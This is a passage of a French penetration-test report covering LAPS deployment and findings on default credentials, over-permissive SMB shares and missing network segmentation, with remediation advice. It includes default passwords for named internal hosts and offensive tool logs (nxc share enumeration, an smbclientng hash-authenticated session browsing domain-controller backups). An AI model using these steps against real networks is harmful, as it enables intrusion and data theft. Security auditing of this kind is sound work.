Afin de protéger les comptes d'administration locale des systèmes (postes de travail et serveurs), Microsoft propose sa solution "Local Administrator Password Solution" (LAPS), qui permet de gérer les mots de passe des comptes Administrateur local pour les ordinateurs joints à un domaine. Les mots de passe sont stockés dans Active Directory (AD) et protégés par des ACL, de sorte que seuls les utilisateurs éligibles peuvent le lire ou demander sa réinitialisation.

Afin de renforcer la sécurité de l'authentification sur les comptes Microsoft, nous recommandons l'implémentation de cette solution, et de supprimer, ou à défaut limiter au maximum, l'attribution de droits d'administration locale à des comptes AD.

Pour déployer **LAPS (Local Administrator Password Solution)**, qui permet de gérer de manière sécurisée les mots de passe des administrateurs locaux sur les ordinateurs du domaine, voici les étapes principales :

1. **Préparation de l'Environnement**

- Assurez-vous que votre environnement dispose d'un **Active Directory** (AD) fonctionnel.
- LAPS nécessite un contrôleur de domaine (DC) sous Windows Server 2003 SP1 ou plus récent.
- Les ordinateurs doivent être sous **Windows 10** ou **Windows 11** pour être compatibles avec LAPS.

2. **Téléchargement de LAPS**

- Téléchargez LAPS depuis le Centre de téléchargement Microsoft. Il s'agit généralement d'un fichier .msi.

3. **Installation de LAPS**

Installez LAPS sur les machines suivantes :

- **Serveur Active Directory** (où vous gérez le schéma AD)
- Sur les ordinateurs qui doivent être gérés (via un déploiement de logiciel)

4. **Étalonnage du Schéma Active Directory**

LAPS stocke les mots de passe Administrateur local dans des attributs personnalisés de l'AD. Vous devez étendre le schéma AD avec ces nouveaux attributs.

Exécutez les commandes suivantes sur le **contrôleur de domaine** :

- Ouvrez une fenêtre **PowerShell** en tant qu'Administrateur.
- Exécutez :

```
Import-Module AdmPwd.PS
Update-AdmPwdADSchema
```

5. **Configuration des Autorisations**

- Vous devez attribuer des autorisations aux objets de l'AD pour que les ordinateurs puissent mettre à jour leurs propres mots de passe locaux.
- Exécutez :

```
Set-AdmPwdComputerSelfPermission -OrgUnit "OU=PC,DC=mini,DC=lab"
```


6. **Création et Configuration de la Stratégie de Groupe (GPO)**

- Créez une nouvelle **GPO** pour configurer LAPS :
  - Accédez à **Group Policy Management Console (GPMC)**.
  - Créez ou modifiez une GPO appliquée à l'UO contenant les ordinateurs clients.

- Configurez les paramètres suivants dans Configuration ordinateur → Stratégies → Modèles d'administration → **LAPS** :
  - **Password Settings** : Définissez la longueur du mot de passe, sa complexité, et sa durée de validité.
  - **Enable local admin password management** : Activez cette option pour permettre la gestion des mots de passe.
  - **Name of administrator account to manage** : Indiquez le nom du compte administrateur local que vous souhaitez gérer (par défaut, "Administrateur").


7. **Déploiement de LAPS sur les Machines Clients**

Il ne vous reste plus qu'à déployer le binaire LAPS via GPO sur les serveurs de votre parc informatique.




Déploiement du programme MSI LAPS via GPO

Vous pouvez vérifier le bon déploiement de la GPO en vérifiant la présence du logiciel LAPS sur un serveur du parc informatique :



Bon déploiement du logiciel LAPS

Il est désormais possible depuis le contrôleur de domaine d'afficher le mot de passe Administrateur local des postes via le logiciel LAPS UI :



Lecture du mot de passe Administrateur local via LAPS UI

Références	*https://www.microsoft.com/en-us/download/details.aspx?id=46899*

Criticité	VI-018 – Utilisation d'identifiants par défaut	CVSS
Importante		6.5

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Faible	Faible	Aucun
Description	Lors de l'installation de certains services / applications, des identifiants par défaut sont fournis dans le but de faciliter le paramétrage. Ces derniers sont présents dans la documentation du produit et sont connus des attaquants. Lorsque le mot de passe n'est pas changé, un attaquant est donc en mesure de réutiliser ces identifiants pour accéder à un compte d'administration sur l'application.		

Éléments affectés

- 192.168.80.111
- 192.168.24.171

Risque détaillé


Il est une pratique courante pour des attaquants de créer des listes comportant uniquement des identifiants par défaut sur différents produits afin de tester les accès Administrateur et obtenir un point d'accès sur les infrastructures à moindre effort.

Le niveau de risque et d'impact de l'utilisation de mots de passe par défaut est élevé du fait de la facilité de mise en œuvre de l'attaque, mais également car la majorité des comptes par défaut sont des comptes Administrateur possédant des privilèges élevés.

Les accès procurés par la présence de ces comptes peuvent permettre d'exfiltrer des données, modifier des configurations ou encore obtenir d'autres accès permettant à l'attaquant de se propager sur le réseau.


Observation

Des identifiants de connexion par défaut ont pu être identifiés sur le serveur de 192.168.80.111 (test:test).



Mot de passe par défaut (1)

Même chose pour le serveur 192.168.24.171 : il a été possible de nous connecter en Administrateur à l'aide d'identifiant par défaut (admin:admin).



Mot de passe par défaut (2)

Remédiation

Complexité	VI-018 – Modifier les identifiants par défaut	Gain
Faible		Élevé

Les identifiants par défaut sont fournis uniquement à des fins de paramétrage lors de l'installation du produit et ne doivent en aucun cas être laissés tels quels une fois la configuration terminée.

Il est primordial de définir un nouveau mot de passe robuste pour le compte d'administration. Nous recommandons de suivre les bonnes pratiques définies par l'ANSSI quant à la définition de ce mot de passe :

1. Utiliser une longueur supérieure à 16 caractères,
2. Comprenant au moins 3 types de caractères (majuscules, minuscules, chiffres, caractères spéciaux).

Il est recommandé, si la solution le permet, d'activer l'authentification multifacteur.

Par ailleurs, afin d'éviter la réutilisation de mots de passe ou la définition de mots de passe de faible robustesse, nous conseillons l'utilisation d'un gestionnaire de mots de passe.

Vous retrouverez en références un lien vers le guide complet de l'ANSSI relatif aux bonnes pratiques liées à l'authentification et la gestion des mots de passe.

Références	*https://cwe.mitre.org/data/definitions/1392.html* *https://cyber.gouv.fr/publications/recommandations-relatives-lauthentification-multifacteur-et-aux-mots-de-passe*

Criticité	VI-019 – Droits en lecture / écriture trop permissifs sur les partages réseau	CVSS
Importante		6.3

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Faible	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Faible	Faible	Faible
Description	Un partage réseau est un dossier situé sur un actif accessible à d'autres machines du réseau. Il permet aux utilisateurs de partager des fichiers et des ressources. Lorsqu'un partage est accessible en lecture/écriture, cela signifie que les utilisateurs peuvent consulter (lire) les fichiers, mais aussi modifier (écrire) ou ajouter de nouveaux fichiers dans ce partage.		

Éléments affectés

- 192.168.80.88
- 192.168.80.201
- 192.168.80.202

Risque détaillé

Des droits trop permissifs sur des partages réseau engendrent un risque de fuite de données et modification de celles-ci. Les partages peuvent être accessibles pour tous les utilisateurs et peuvent contenir des données sensibles telles que des données personnelles, des identifiants de connexion, données métier, etc.

Un attaquant en mesure d'exploiter les données récupérées sur les partages réseau pourra potentiellement prendre possession de comptes utilisateurs, de comptes sur des services externes, mais aussi d'exfiltrer des données sensibles.

De plus, si les partages réseau sont accessible en écriture, il est possible de placer des binaires malveillants sur ceux-ci afin de potentiellement piéger des utilisateurs ou augmenter l'efficacité de certaines attaques.

Observation

Nous constatons que des partages sont accessibles en lecture / écriture à l'ensemble des utilisateurs authentifiés.

```
16:56 (CEST)] exegol-default Responder # nxc smb 192.168.80.0/24 -u 'RIM-PC-COMPTA2$'
  192.168.80.201   445    RIM-SRV-AD1      GPO$            READ,WRITE
  192.168.80.201   445    RIM-SRV-AD1      Profils$        READ,WRITE
  192.168.80.201   445    RIM-SRV-AD1      sialelli$       READ,WRITE
  192.168.80.88    445    RIM-SRV-HYPV3    Backup-VM       READ,WRITE
  192.168.80.88    445    RIM-SRV-HYPV3    ISO             READ,WRITE
  192.168.80.88    445    RIM-SRV-HYPV3    Profils_RIM2$   READ,WRITE
  192.168.80.202   445    RIM-SRV-FICH     profils$        READ,WRITE
  192.168.80.202   445    RIM-SRV-FICH     RIM$            READ,WRITE
```

Identification d'un problème de droits au niveau des partages réseau

Il est également possible d'accéder / altérer des sauvegardes sur le serveur 192.168.80.88 en utilisant simplement un compte utilisateur sans privilège.

```
[🔴][Apr 09, 2025 - 10:20:45 (CEST)] exegol-default Responder # smbclientng -u 'RIM-PC-COMPTA2$' -H aad3b435b51
                    _                _ _                  _
 ___ _ __ ___  | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.6  |___/

[+] Successfully authenticated to '192.168.80.88' as 'group-rim.local\RIM-PC-COMPTA2$'!
[\\192.168.80.88\]> use Backup-VM
[\\192.168.80.88\Backup-VM\]> cd VM_WINDOWS/
[\\192.168.80.88\Backup-VM\VM_WINDOWS\]> ls
d-------      0.00 B  2024-07-11 22:08  .\
d-------      0.00 B  2025-04-09 10:17  ..\
-a------   27.74 GB  2024-07-10 16:38  RIM-PC-BUROTIK.aea86778-be75-4220-af20-7ebcc9D2024-07-10T155430_A701.vbk
-a------    5.36 GB  2024-07-10 22:06  RIM-PC-BUROTIK.aea86778-be75-4220-af20-7ebcc9D2024-07-10T220011_9B36.vib
-a------   26.92 GB  2024-07-11 11:47  RIM-PC-BUROTIK.aea86778-be75-4220-af20-7ebcc9D2024-07-11T110214_86C6.vbk
-a------    3.72 GB  2024-07-11 22:04  RIM-PC-BUROTIK.aea86778-be75-4220-af20-7ebcc9D2024-07-11T220014_969D.vib
-a------   55.29 kB  2024-07-11 22:04  RIM-PC-BUROTIK_3A7CE.vbm
-a------    4.29 kB  2024-07-11 10:48  RIM-SRV-AD1_51ED3.vbm
-a------    5.76 GB  2024-07-11 12:00  RIM-SRV-AD2.f94c6d7b-9b1e-48dd-8112-16fec1237D2024-07-11T110214_B998.vbk
-a------    1.40 GB  2024-07-11 22:07  RIM-SRV-AD2.f94c6d7b-9b1e-48dd-8112-16fec1237D2024-07-11T220014_C4CD.vib
-a------   30.18 kB  2024-07-11 22:08  RIM-SRV-AD2_D6ADC.vbm
-a------   30.61 GB  2024-07-10 16:40  RIM-SRV-AZURAD.af6017a7-c098-4cab-a0c1-fe7b4aD2024-07-10T155430_DEAA.vbk
-a------    4.82 GB  2024-07-10 22:06  RIM-SRV-AZURAD.af6017a7-c098-4cab-a0c1-fe7b4aD2024-07-10T220011_EDC1.vib
-a------   30.06 GB  2024-07-11 11:48  RIM-SRV-AZURAD.af6017a7-c098-4cab-a0c1-fe7b4aD2024-07-11T110214_202B.vbk
-a------ 1001.65 MB  2024-07-11 22:03  RIM-SRV-AZURAD.af6017a7-c098-4cab-a0c1-fe7b4aD2024-07-11T220014_D977.vib
-a------   89.30 kB  2024-07-11 22:03  RIM-SRV-AZURAD_20124.vbm
-a------  183.60 GB  2024-07-10 19:26  RIM-SRV-FICH.b0bef9cd-d398-45c5-9212-02322e6cD2024-07-10T155430_32AB.vbk
-a------    1.19 GB  2024-07-10 22:06  RIM-SRV-FICH.b0bef9cd-d398-45c5-9212-02322e6cD2024-07-10T220011_EAD0.vib
-a------  181.54 GB  2024-07-11 12:43  RIM-SRV-FICH.b0bef9cd-d398-45c5-9212-02322e6cD2024-07-11T110214_2B9A.vbk
-a------    1.75 GB  2024-07-11 22:05  RIM-SRV-FICH.b0bef9cd-d398-45c5-9212-02322e6cD2024-07-11T220014_B226.vib
-a------   73.55 kB  2024-07-11 22:05  RIM-SRV-FICH_19E24.vbm
-a------   34.42 GB  2024-07-10 17:07  RIM-VM-INFO.49c93b06-f7cc-4203-b0db-bd2cc5340D2024-07-10T155430_5823.vbk
-a------    1.31 GB  2024-07-10 22:08  RIM-VM-INFO.49c93b06-f7cc-4203-b0db-bd2cc5340D2024-07-10T220011_0B3C.vib
-a------   34.48 GB  2024-07-11 12:10  RIM-VM-INFO.49c93b06-f7cc-4203-b0db-bd2cc5340D2024-07-11T110214_5C26.vbk
-a------    1.56 GB  2024-07-11 22:05  RIM-VM-INFO.49c93b06-f7cc-4203-b0db-bd2cc5340D2024-07-11T220014_175B.vib
-a------   53.68 kB  2024-07-11 22:05  RIM-VM-INFO_BC3AD.vbm
```

Accès à des sauvegardes sensibles

Remédiation

Complexité Faible	VI-019 – Configurer les droits d'accès en lecture / écriture	Gain Important

De manière générale, il est recommandé d'appliquer le principe de moindre privilège concernant l'accès aux partages réseau. Seuls les utilisateurs concernés par la donnée devraient être en mesure d'y accéder. Pour cela, il est nécessaire d'effectuer une revue des autorisations d'accès régulière et exhaustive afin d'identifier et corriger les droits trop permissifs.

Pour restreindre l'accès à tous les fichiers classés comme sensibles, vous pouvez définir et appliquer des classifications de données pour votre organisation. Cela permet de partager des documents au sein d'un groupe défini uniquement ou des groupes autorisés à l'aide d'un mécanisme d'étiquettes. Vous trouverez plus d'informations à ce sujet dans la documentation Microsoft donnée en référence.

Références	*https://learn.microsoft.com/fr-fr/microsoftsearch/manage-access-files-sites*

Criticité	VI-020 – Absence de cloisonnement réseau	CVSS
Importante		6.1

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau Local	Faible	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Faible	Aucun	Faible
Description	L'absence de cloisonnement réseau, ou de segmentation, fait référence à un défaut d'isolation des différentes zones d'un réseau. Dans un environnement non segmenté, les utilisateurs peuvent accéder directement à l'ensemble des ressources réseau sans limitation. Ainsi, un intrus ou un utilisateur légitime peut joindre et interagir avec des ressources contenues dans un sous-réseau différent du sien, exposant ainsi l'infrastructure à des risques de sécurité accrus.		

Éléments affectés

- Pare-feu de l'entreprise


Risque détaillé

Lorsqu'un attaquant compromet une machine, l'absence de segmentation lui permet de se déplacer latéralement dans le réseau. Cette absence de cloisonnement facilite l'accès aux autres ressources, permettant ainsi de toucher des systèmes critiques, d'installer des malwares ou d'étendre la portée de l'attaque.

En l'absence de cloisonnement, tous les services réseau sont potentiellement accessibles aux utilisateurs, et donc exposés aux attaques. Cela inclut les systèmes internes, la surface d'attaque se retrouve ainsi étendue, facilitant la compromission des systèmes vulnérables.

Observation

Nous constatons un problème concernant le cloisonnement réseau de l'entreprise : nous pouvons observer par exemple ci-dessous que des postes utilisateur sont sur le même réseau que les contrôleurs de domaine.



Absence de cloisonnement réseau

Remédiation

Complexité	VI-020 – Implémenter du filtrage inter VLANs/sites	Gain
Élevée		Élevé

Il est recommandé d'appliquer un filtrage strict entre les différentes portions du réseau interne.

Cette segmentation peut être appliquée progressivement, jusqu'à viser une microsegmentation pour les systèmes et services les plus sensibles (comme pour ceux qui seraient obsolètes mais en attente de migration).

Dans un premier temps nous recommandons la segmentation suivante :

- Mettre en place la segmentation réseau, la première étape consiste à diviser le réseau en segments selon les différents niveaux de sensibilité et les besoins opérationnels (par exemple : réseau utilisateur, réseau serveurs, réseau administration, etc.). Cela peut se faire via des VLANs (Virtual Local Area Networks) ou d'autres technologies de segmentation réseau.
- Isoler les utilisateurs des Administrateurs et des serveurs (par site) ; n'autoriser que les flux nécessaires à destination des services fournis par les serveurs depuis le segment utilisateurs, et ajouter les flux d'administration depuis la portion Administrateur.
- Isoler complètement ou au maximum les sites entre eux (considérer le siège comme l'un d'eux, seule la portion Administrateur devrait pouvoir les atteindre).
- Isoler flux et systèmes de sauvegarde Idéalement, l'ensemble des flux doit être restreint au niveau source/cible.

